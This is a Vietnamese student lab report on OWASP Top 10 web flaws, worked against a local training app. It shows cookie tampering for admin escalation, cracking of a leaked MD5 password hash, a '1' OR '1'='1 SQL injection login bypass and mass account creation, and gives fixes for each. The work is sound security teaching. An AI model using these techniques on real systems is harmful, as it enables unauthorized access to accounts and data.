

BÁO CÁO THỰC HÀNH

Môn học: Bảo mật Web và Ứng dụng

Lab 1: Tổng quan các lỗ hổng web thường gặp

GVHD: Ngô Khánh Khoa

Nhóm: 6

1. THÔNG TIN CHUNG:

Lớp: NT213.P11.ANTT.2

STT	Họ và tên	MSSV	Email
1	Lại Quan Thiên	22521385	22521385@gm.uit.edu.vn
2	Mai Nguyễn Nam Phương	22521164	22521164@gm.uit.edu.vn
3	Hồ Diệp Huy	22520541	22520541@gm.uit.edu.vn
4	Nguyễn Phúc Nhi	22521041	22521041@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình Trạng	Thực hiện
1	A01:2021 - Broken Access Control (Repeater)	100%	Phúc Nhi
2	A01:2021 - Broken Access Control (Lab 1)	100%	Phúc Nhi
3	A02:2021 – Cryptographic Failures (Lab 1)	100%	Phúc Nhi
4	A03:2021 – Injection	100%	Phúc Nhi
5	A04:2021 – Insecure Design	100%	Quan Thiên
6	A05:2021 – Security Misconfiguration (Lab 1)	100%	Phúc Nhi
7	A01:2021 - Broken Access Control (Lab 2)	100%	Phúc Nhi
8	A01:2021 - Broken Access Control (Lab 3)	100%	Phúc Nhi
9	A02:2021 – Cryptographic Failures (Lab 2)	100%	Quan Thiên
10	A02:2021 – Cryptographic Failures (Lab 3)	100%	Quan Thiên
11	A03:2021 - Command Injection Lab	100%	Diệp Huy
12	Server-Side Template Injection Lab	100%	Diệp Huy
13	Sensitive Data Exposure Lab	100%	Nam Phương
14	A05:2021 - Security Misconfiguration (Lab 3)	100%	Nam Phương
15	Portswigger: SQL injection attack, listing the database contents on Oracle	100%	Nam Phương

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

16	Portswigger: Absolute path bypass	100%	Quan Thiên
17	Portswigger: Multi step process with no accesscontrol on one step	100%	Quan Thiên
18	Portswigger: Infinite money logic flaw	100%	Diệp Huy
19	Portswigger: Client-side prototype pollution via browser APIs	100%	Nam Phương

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


BÁO CÁO CHI TIẾT

P1. BÀI TẬP CƠ BẢN

Bài tập 1 - Sử dụng repeater để thực hành Lab 1 Broken Access Control

- Link video: <https://youtu.be/M2GTPfN8f1Q>

- Truy cập bài thực hành tại <http://localhost:8000> → OSWAP TOP 10 2021 → A1: Broken Access Control → Lab 1 Details và đăng nhập vào trang web với tài khoản và mật khẩu được cung cấp của user Jack:jacktheripper.



- Trở lại giao diện HTTP history của Burpsuite để chuyển gói tin đã bắt được đến repeater bằng cách nháy chuột phải vào gói tin và chọn **Send to repeater**.

Lab 1: Tổng quan các lỗ hổng web thường gặp

Nhóm 6

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Proxy' tab, there is a list of captured requests and responses. One request, 'broken_access_lab_1', is highlighted. The 'Request' tab shows the raw HTTP message, including a cookie 'admin=0'. The 'Response' tab shows the HTML content of the page. The 'Inspector' tab displays the response body attributes.


- Chọn tab Repeater rồi sửa giá trị cookie admin từ 0 thành 1: **admin = 1**

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A modified request is shown in the 'Request' tab, with the cookie 'admin=1' instead of 'admin=0'. The 'Response' tab shows the modified HTML content where the user is now considered an administrator.

- Sau đó ta thực hiện **Send** gói tin và chọn mục **Render** ở phần **Response** để kiểm tra kết quả.

Lab 1: Tổng quan các lỗ hổng web thường gặp

Nhóm 6



Bài tập 2 - Báo cáo lỗ hổng A01:2021 - Broken Access Control (Lab 1)

- Tiêu đề: Lỗ hổng xác thực yếu với tài khoản quản trị (Vân đê Leo thang đặc quyền)


- Mô tả lỗ hổng: Lỗ hổng này cho phép kẻ tấn công thao túng cookie "admin" để leo thang đặc quyền từ người dùng thường ("jack") thành quản trị viên ("admin"). Kẻ tấn công có thể sử dụng BurpSuite để thay đổi giá trị của cookie từ 0 (người dùng thường) thành 1 (quản trị viên), qua đó truy cập các chức năng và thông tin nhạy cảm vốn chỉ dành cho quản trị viên, bao gồm cả "secret key".

+ **Tóm tắt:** Lỗ hổng thao túng cookie dẫn đến leo thang đặc quyền. Kẻ tấn công có thể vượt qua kiểm tra quyền và truy cập các chức năng/thông tin dành cho quản trị viên.

+ **Các bước để thực hiện lại và bằng chứng:**

(Link video: <https://youtu.be/M2GTPfN8f1Q>)

1. Bước 1: Đăng nhập hợp lệ với tư cách người dùng "jack".



2. Bước 2: Sử dụng BurpSuite để theo dõi các request/response liên quan đến đăng nhập. (bật Intercept on trước khi đăng nhập, sau khi đăng nhập trở lại Burpsuite để kiểm tra gói tin đã bắt được)

3. Bước 3: Thay đổi giá trị của cookie "admin" từ 0 thành 1 trong Burpsuite.

The screenshot shows the Burpsuite interface with a captured POST request. The request URL is `http://localhost:8000/broken_access_lab_1`. The request body contains the following parameters:

```

name=admin&password=jacktheshipper
  
```

In the Inspector panel, the selected text is `admin=1`, which is highlighted in red. The 'Decoded from' dropdown is set to 'URL encoding'.

Bước 4: Tiến hành request lại trang web (chọn **Forward** và quay lại browser), nếu lỗ hổng tồn tại, hệ thống sẽ cho phép truy cập như tài khoản quản trị viên (admin) và có thể hiển thị "secret key".

The screenshot shows a browser window with the URL `localhost:8000/broken_access_lab_1`. The page displays a login form for 'PyGoat' with fields for 'User Name' and 'Password'. Below the form, a message reads: 'Admins Have the Secretkey'. The main content area shows the text: 'Logged in as user: admin' and 'Your Secret Key is ONLY_F0R_4DM1NS'. A 'Back to Lab Details' button is at the bottom right.

- Mức độ ảnh hưởng của lỗ hổng:

- + Mức độ nghiêm trọng: cao.
- + Kẻ tấn công có thể thực hiện các hành vi độc hại trên hệ thống với quyền hạn của quản trị viên, bao gồm:
 - Đọc, sửa, xóa dữ liệu nhạy cảm.
 - Thêm, xóa, sửa đổi tài khoản người dùng.
 - Thay đổi cấu hình hệ thống.

**- Khuyến cáo khắc phục:**

- + Xác thực phía server: Không tin tưởng hoàn toàn vào giá trị cookie "admin" trên client. Server cần kiểm tra lại tính hợp lệ và nguồn gốc của thông tin này trước khi cấp quyền.
- + Sử dụng cờ HttpOnly: Thiết lập cờ HttpOnly cho cookie "admin" để ngăn chặn JavaScript trên trang web truy cập và sửa đổi giá trị của nó.
- + Áp dụng chính sách kiểm soát truy cập chặt chẽ: Giới hạn quyền truy cập vào các chức năng và thông tin nhạy cảm chỉ dành cho quản trị viên được ủy quyền.
- + Ngoại trừ tài nguyên công cộng, còn lại từ chối theo mặc định.
- + Xác thực và kiểm tra quyền người dùng khi quay lại ứng dụng hay khi cố gắng thực hiện hành động.

Bài tập 3 - Báo cáo lỗ hổng A02:2021 - Cryptographic Failures (Lab 1)

- **Tiêu đề:** Lỗ hổng Cryptographic Failures và Điểm yếu trong mã hóa dữ liệu
- **Mô tả lỗ hổng:** Lỗ hổng này cho phép khai thác dữ liệu ứng dụng nhạy cảm do ứng dụng sử dụng một số thuật toán mã hóa yếu. Ví dụ, những hàm hash như MD5 vì nó là hàm băm sử dụng thuật toán mã hóa yếu, dễ bị giải mã.
- + **Tóm tắt:** Kẻ tấn công thực thi thành công lỗi SQL injection và lấy được bảng thông tin đăng nhập của người dùng với username và 1 đoạn chuỗi ký tự; sau đó kẻ tấn công tìm ra mật khẩu dựa trên điểm yếu trong thuật toán và giải mã nó.
- + **Các bước để thực hiện lại và bằng chứng:**

(Link video: <https://youtu.be/v1luF37aAgc>)

1. **Bước 1:** Từ thông tin được cung cấp ta có thể xác định được username admin có mật khẩu bị mã hóa c93ccd78b2076528346216b3b2f701e6.

```
Can U login as Admin ? Some hacker previously performed a sql injection attack and managed to get the database dump for user table.
alex,9d6edee6ce9312981084bd98eb3751ee
admin,c93ccd78b2076528346216b3b2f701e6
rupak,5ee3547adb4481902349bdd0f2ffba93
```

2. **Bước 2:** Dùng trang web <https://www.md5online.org/md5-decrypt.html> để tìm mật khẩu của admin


Enter your MD5 hash below and cross your fingers :

Quick search (free)
 In-depth search (1 credit) i

Decrypt

Found : **admin1234**
(hash = c93ccd78b2076528346216b3b2f701e6)

3. Bước 3: Dùng mật khẩu tìm được tiến hành đăng nhập vào tài khoản admin



- Mức độ ảnh hưởng của lỗ hổng:

- + Mức độ nghiêm trọng: cao.

- + Việc mã hóa bằng những hàm băm yếu sẽ khiến các dữ liệu bị giải mã một cách dễ dàng, dẫn tới việc kẻ tấn công có được tài khoản admin và thực hiện các thao tác không mong muốn với quyền admin.

- Khuyến cáo khắc phục:

- + Không sử dụng những giao thức đã cũ như FTP, SMTP,... để vận chuyển dữ liệu nhạy cảm; mã hóa dữ liệu trên đường truyền bằng TLS, HTTPS.

- + Sử dụng các thuật toán mã hóa mạnh và được công nhận như AES, băm password bằng các hàm băm mạnh.

- + Sử dụng khóa đủ dài và phức tạp, không lưu trữ khóa mật khẩu trực tiếp trong mã nguồn.

- + Luôn sử dụng mã hóa được xác thực thay vì chỉ mã hóa (kết hợp mã hóa và các phương pháp xác thực).


Bài tập 4 - Báo cáo lỗ hổng A03:2021 - Injection

- **Tiêu đề:** Lỗ hổng Injection và tấn công SQL Injection
- **Mô tả lỗ hổng:** Lỗ hổng cho phép kẻ tấn công khai thác dữ liệu nhảy cảm khi biết được cấu trúc câu lệnh SQL của ứng dụng và tiêm sql thông thường, đồng thời thiếu xác thực đầu vào và truyền trực tiếp đầu vào vào câu truy vấn.
- + **Tóm tắt:** Kẻ tấn công dựa vào cấu trúc câu lệnh SQL của ứng dụng và đưa vào input tấn công.


+ Các bước để thực hiện lại và bằng chứng:

(Link video: <https://youtu.be/5FHRgOXpITQ>)

- 1. Bước 1:** Thủ đăng nhập vào bằng một username và mật khẩu bất kỳ thì giao diện trả về sẽ hiển thị câu lệnh truy vấn liên quan đến quyền truy cập là `SELECT * FROM introduction_sql_lab_table WHERE id='abc'AND password='sfsgdg'`.



- 2. Bước 2:** Ta thấy mục tiêu tại phần tấn công này là cố gắng để phần password được sửa thành true, và để thực hiện điều đó ta điền vào phần mật khẩu thông tin `'1' OR '1' = '1`, lúc này phần password sẽ có dạng `password='1' OR '1'='1'`, đây là một biểu thức luôn đúng, do vậy kết quả của password sẽ trả về true => chúng ta có thể truy cập vào bên trong hệ thống với một tài khoản bất kỳ mà không cần biết thông tin mật khẩu.



- Mức độ ảnh hưởng của lỗ hổng:

+ Mức độ nghiêm trọng: cao.

+ Với việc đưa vào input dựa theo cấu trúc của câu lệnh SQL đã dẫn đến việc kẻ tấn công đăng nhập vào tài khoản với vai trò là admin. Từ đó có mọi quyền và thao tác như admin.

- Khuyến cáo khắc phục:

+ Có cơ chế kiểm tra và lọc dữ liệu đầu vào như giới hạn kích thước, loại bỏ các kí tự đặc biệt, ...

+ Sử dụng thủ tục lưu trữ (Store procedures) trong CSDL. Tạm hiểu là đưa các câu truy vấn SQL vào trong thủ tục (gần giống hàm trong các ngôn ngữ lập trình), dữ liệu được truyền vào thủ tục thông qua các tham số → tách dữ liệu khỏi mã lệnh.

+ Không hiển thị Exception hay thông báo lỗi quá chi tiết để tránh kẻ tấn công có thể suy đoán kết quả, chỉ thông báo chung chung.


Bài tập 5 - Báo cáo lỗ hổng A04:2021 - Insecure Design

- **Tiêu đề:** Thiết kế không an toàn dẫn đến lạm dụng hệ thống phân phối vé.
- **Mô tả lỗ hổng:** Lỗ hổng này phát sinh từ một thiết kế không an toàn trong hệ thống phân phối vé xem phim miễn phí. Người dùng có khả năng đăng ký nhiều tài khoản khác nhau, mỗi tài khoản đều nhận được 5 vé miễn phí. Khi số vé miễn phí đã được phát hết, hệ thống cấp mã vé mà không thực hiện kiểm tra nghiêm ngặt. Nhờ vào điểm yếu này, kẻ tấn công có thể lợi dụng việc tạo nhiều tài khoản để thu thập toàn bộ số vé miễn phí, gây khó khăn cho những người dùng hợp lệ trong việc nhận vé.
 - + **Tóm tắt:** Thực hiện đăng ký nhiều tài khoản khác nhau và nhận 5 vé miễn phí đối với mỗi tài khoản, từ đó có thể dễ dàng dẫn đến hết 50 vé trên hệ thống thông qua 10 tài khoản khác nhau, từ đó có thể lấy được quyền xem phim miễn phí từ một mã vé bất kỳ được hệ thống cung cấp.

+ Các bước để thực hiện lại và bằng chứng:


(Link video: <https://youtu.be/Hk7CZDL7Evk>)

1. **Bước 1:** Sau khi đăng nhập vào tài khoản và yêu cầu 5 vé, hệ thống sẽ trả về 5 mã vé ngẫu nhiên. Tuy nhiên, do hệ thống vẫn chưa bán hết số vé, những mã vé này sẽ không thể được sử dụng ngay lúc này.



Lab 1: Tổng quan các lỗ hổng web thường gặp

2. Bước 2: Khi ta thực hiện nhấn nút Claim một lần nữa, hệ thống sẽ trả về số lượng vé còn lại trên hệ thống.



3. Bước 3: Ta tiến hành tạo 11 tài khoản mới và lại tiếp tục thực hiện việc đăng nhập và lấy 5 vé/1 tài khoản từ hệ thống cho đến khi hệ thống hết hoàn toàn vé. Để thuận tiện cho việc tạo tài khoản, ta bật Intercept, và gửi 11 Requests đến, sau đó sửa trường Username của 11 tài khoản lần lượt từ **user_1** đến **user_11**, các tài khoản này đều chung 1 mật khẩu:

Burp Suite Community Edition v2024.8.3 - Temporary Project

Request to http://localhost:8000 [127.0.0.1] ↗ Open browser ⚡

Time	Type	Direction	Host	Method	URI	Status code	Length
02:37:52.10 Oct 2024	HTTP	→ Request	localhost	POST	http://localhost:8000/register		
02:37:53.10 Oct 2024	HTTP	→ Request	localhost	POST	http://localhost:8000/register		
02:37:54.10 Oct 2024	HTTP	→ Request	localhost	POST	http://localhost:8000/register		
02:37:54.10 Oct 2024	HTTP	→ Request	localhost	POST	http://localhost:8000/register		
02:37:55.10 Oct 2024	HTTP	→ Request	localhost	POST	http://localhost:8000/register		
02:37:55.10 Oct 2024	HTTP	→ Request	localhost	POST	http://localhost:8000/register		
02:37:56.10 Oct 2024	HTTP	→ Request	localhost	POST	http://localhost:8000/register		
02:37:56.10 Oct 2024	HTTP	→ Request	localhost	POST	http://localhost:8000/register		
02:37:56.10 Oct 2024	HTTP	→ Request	localhost	POST	http://localhost:8000/register		
02:37:56.10 Oct 2024	HTTP	→ Request	localhost	POST	http://localhost:8000/register		
02:37:56.10 Oct 2024	HTTP	→ Request	localhost	POST	http://localhost:8000/register		
02:37:56.10 Oct 2024	HTTP	→ Request	localhost	POST	http://localhost:8000/register		

Request

```


Prety: Sun, 09 Oct 2024 08:59:45 GMT
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6660.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Origin: http://localhost:8000
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: noCors
Request URL: http://localhost:8000/register
Accept-Encoding: gzip, deflate, br
Cookie: cookie="User[2024-10-08 19:30:20.700311]; csrfToken=0E3kkjqtAaF99XEvJpY9m5VwVt6j3q79RKhbw3bnFu9Qm4F3U9BIC4AY9r; ThienLai0910418410704AK23124"
Connection: keep-alive
    
```

Inspector

